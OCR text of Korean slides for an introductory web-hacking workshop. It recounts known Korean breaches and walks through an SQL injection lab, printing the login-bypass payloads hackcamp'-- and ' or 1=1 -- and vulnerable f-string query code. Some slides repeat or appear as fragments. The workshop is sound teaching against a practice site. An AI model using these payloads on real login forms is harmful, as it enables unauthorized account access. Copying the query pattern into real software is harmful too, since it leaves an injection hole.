
웹 해킹의 한 걸음

박기범 (0xH0P3)

Team HIPL / 2025.02.16



POC SECURITY

Who Am I?

I’m Baby Hacker

I love cat

박기범 (0xH0P3)

Daegu Univ. Gifted Edu Center for Infosec

Dreamhack Wargame Creator

White Hat School (Pre-BoB) 2nd

Honors and Awards

- 제 10회 정보보안 경진대회 개인전 1위 (대구대)
- 제 6회 경상남도교육청 해커톤 1위
- 2024 HISCON 2위
- Etc…

POC SECURITY

Table Of Contents

POC SECURITY

Before We Start…

실습 페이지 회원가입하기

https://swapbabo.0xh0p3.xyz (숫자 0 두 개)

닉네임/이름은 자유롭게 해서 회원가입 해주세요!

Before We Start…


pls don’t try to hack real services…

goin to jail ;(

웹 해킹 대표 사례

1. 여기 어때 (2017.03)

2017년 3월, 유명한 숙박앱인 '여기 어때'가 해킹을 당했다.
대량의 고객 정보와 고객의 투숙정보가 해커에게 유출되었으며
이 중 수천명에게 '모텔서 즐거우셨나요?'라는 식의 협박성의
민망한 문자가 전송되었다고 한다.



기사에 따르면, 이 사건은 보안이 허술한 특정 웹 페이지를
대상으로 **SQL 인젝션 공격**을 시도해서 관리자 세션을
탈취하고 이 정보로 관리 페이지에 위장 로그인하여 고객의
개인정보를 유출했다고 한다.

POC SECURITY

웹 해킹 대표 사례

2. Daum & Naver (2012.12)

국내 대표 포털 네이버, 다음 등의 사이트에서 공통적으로 발생하는 심각한 **XSS(크로스 사이트 스크립팅 / cross-site scripting) 취약점**이 발견됐다. 이미지를 올릴 수 있는 블로그, 카페, 메일 등에서 **XSS 취약점**이 발견됐고 글을 올릴 수 있는 모든 곳에서도 해당 취약점이 발견됐다.

해당 취약점이 발생하는 원인에 대해 그는 “onerror, onmouseover는 함수를 호출 할 때 사용한다. alert는 경고창 등 무언가를 띄울 때 사용하는데 onerror, onmouseover를 통해 alert함수를 호출 하여 document.cookie를 통해 경고창으로 사용자의 쿠키 값을 띄우게 되는 데서 문제가 발생한다”고 밝혔다.

POC SECURITY

Web Hacking?

웹 해킹?

Web Hacking?

웹 해킹?

웹 사이트의 취약점을 공격하는 기술적 위협,
웹 페이지를 통하여 권한이 없는 시스템에 접근하거나 데이터 유출 및 파괴와 같은 행위

Web Hacking?

나는 몇 개의 키워드나 알고 있을까?

Session

JWT

XSS

HTML/CSS/JS

SSRF

Command Injection

CSRF

SSTI

LFI

POC SECURITY

Web Hacking?

웹의 동작 원리?

Web Hacking?

웹의 동작 원리?


클라이언트(사용자, 웹 브라우저)가 서버에 요청을 보내고,
서버가 해당 요청에 대해 응답하는 것

Web Hacking?

웹의 동작 원리?

Web Hacking?

웹의 동작 원리?




POC SECURITY

Web Hacking?

로그인 원리?

Web Hacking?

로그인 원리?



POC SECURITY

SQL Injection

SQL Injection


코드 인젝션의 한 기법으로 클라이언트의 입력값을 조작하여
서버의 데이터베이스를 공격할 수 있는 해킹 기법

SQL Injection

코드 인젝션의 한 기법으로 클라이언트의 입력값을 조작하여
서버의 데이터베이스를 공격할 수 있는 해킹 기법


SQL Injection

출처: Dreamhack Roadmap



SQL Injection

출처: Dreamhack Roadmap



SQL Injection

로그인 기능을 위한 쿼리

```
1 SELECT * FROM accounts WHERE user_id='hackcamp' and user_pw='password'
```

SQL Injection

로그인 기능을 위한 쿼리

```
1 SELECT * FROM accounts WHERE user_id='hackcamp' and user_pw='password'
```

SELECT: 조회 명령어

*: 테이블의 모든 컬럼 조회

FROM accounts: accounts 테이블 에서 데이터를 조회할 것이라고 설정

WHERE user_id='hackcamp' and user_pw='password': user_id columm이 hackcamp이고,
user_pw columm이 password인 데이터로 범위 설정

POC SECURITY

SQL Injection

로그인 기능을 위한 쿼리

```
1 SELECT * FROM accounts WHERE user_id='hackcamp'
```

SQL Injection

로그인 기능을 위한 쿼리

```
1 SELECT * FROM accounts WHERE user_id='hackcamp'
```

SELECT: 조회 명령어

*: 테이블의 모든 컬럼 조회

FROM accounts: accounts 테이블 에서 데이터를 조회할 것이라고 설정

WHERE user_id='hackcamp': user_id 컬럼이 admin인 데이터로 범위 설정

SQL Injection

로그인 기능을 위한 쿼리

SEL

*: 테

FROM

WHERE

회할 것이라고 설정

d 칼럼이 admin인 데이터로 범위 설정

POC SECURITY

SQL Injection

로그

```
1
```

SEL

*: E

FR

WH

설정

POC SECURITY

SQL Injection

로그인 기능을 위한 쿼리

```
1 SELECT * FROM accounts WHERE user_id='hackcamp'
```

But, 실제로는 서버 SQL 쿼리를 임의로 삭제&조작 하는 것은 불가능

SQL Injection

로그인 기능을 위한 쿼리

```
1 SELECT * FROM accounts WHERE user_id='hackcamp'
```

But, 실제로는 서버 SQL 쿼리를 임의로 삭제&조작 하는 것은 불가능

So? How To Login Without PW?

POC SECURITY

SQL Injection

로그인 기능을 위한 쿼리

```
1 SELECT * FROM accounts WHERE user_id='hackcamp'
```

But, 실제로는 서버 SQL 쿼리를 임의로 삭제&조작 하는 것은 불가능

So? How To Login Without PW?

-〉 SQL 쿼리를 주석(무시) 처리하기!

SQL Injection

SQL 쿼리 주석처리

```
1 SELECT * FROM accounts WHERE user_id='hackcamp' and user_pw='password'
```

여기서 user_pw 입력 값 검증을 어떻게 주석처리 할까?

SQL Injection

SQL 쿼리 주석처리

```
1 SELECT * FROM accounts WHERE user_id='hackcamp' and user_pw='password'
```

여기서 user_pw 입력 값 검증을 어떻게 주석처리 할까?

‘_ _’

POC SECURITY

SQL Injection

SQL 쿼리 주석처리

```
1 SELECT * FROM accounts WHERE user_id='hackcamp'--' and user_pw='password'
```

user_id 값에 hackcamp'-- 값을 넣으면 뒷 구문이 주석 처리 됨

POC SECURITY

SQL Injection

SQL 쿼리 주석처리

```
1 SELECT * FROM accounts WHERE user_id='hackcamp'--' and user_pw='password'
```

user_id 값에 hackcamp'-- 값을 넣으면 뒷 구문이 주석 처리 됨

-> password 값 검증없이 로그인 가능


SQL Injection

함께 실습

Simple Login [SQL] 문제를 풀어봐요 ☺

hackcamp 계정에 로그인하세요!

근데... 비밀번호를 모른다고요? 이런...



POC SECURITY

SQL Injection

함께 실습 풀이 – Simple Login [SQL] (코드분석)

```python
@app.route('/', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        ( 중략 )

        if user:
            if "hackcamp" in username:
                return f"어라! {username}님! Flag: HACKCAMP{{REDACTED(숨겨진 정보입니다)}}"
            else:
                return f"{username}님 반가워요! 근데,,, 관리자가 아니면... 뭘 못줘요..."
        else:
            return "그런 아이디 / 비밀번호는 없는데요?!?!"
```

username 값에 “hackcamp” 이 있으면 FLAG 반환

POC SECURITY

SQL Injection

함께 실습 풀이 – Simple Login [SQL] (코드분석)

```
1 def init_db():
2     conn = connect_db()
3     cursor = conn.cursor()
4     cursor.execute('CREATE TABLE IF NOT EXISTS users (username TEXT, password TEXT)')
5     cursor.execute("INSERT INTO users (username, password) VALUES ('hackcamp', 'REDACTED(숨겨진 정보입니다)')")
6     cursor.execute("INSERT INTO users (username, password) VALUES ('user', 'pass456')")
7     conn.commit()
8     conn.close()
```

init_db 함수에서 hackcamp, user 계정 정보를 users 테이블에 저장함.


SQL Injection

함께 실습 풀이 – Simple Login [SQL] (How To Solve?)

```
query = f"SELECT * FROM users WHERE username='hackcamp'--' AND password='{password}'"
```

username 값에 hackcamp’-- 입력

-〉 패스워드 검증 쿼리 주석 처리 -〉 로그인 성공



POC SECURITY

SQL Injection

함께 실습 풀이 – Simple Login [SQL] (다른 풀이)

```
query = f"SELECT * FROM users WHERE username='hackcamp' AND password='' or 1=1 --'"
```

ID: hackcamp

PW: ’ or 1=1 --

True

-〉True 값 성립으로 hackcamp 계정 로그인 가능

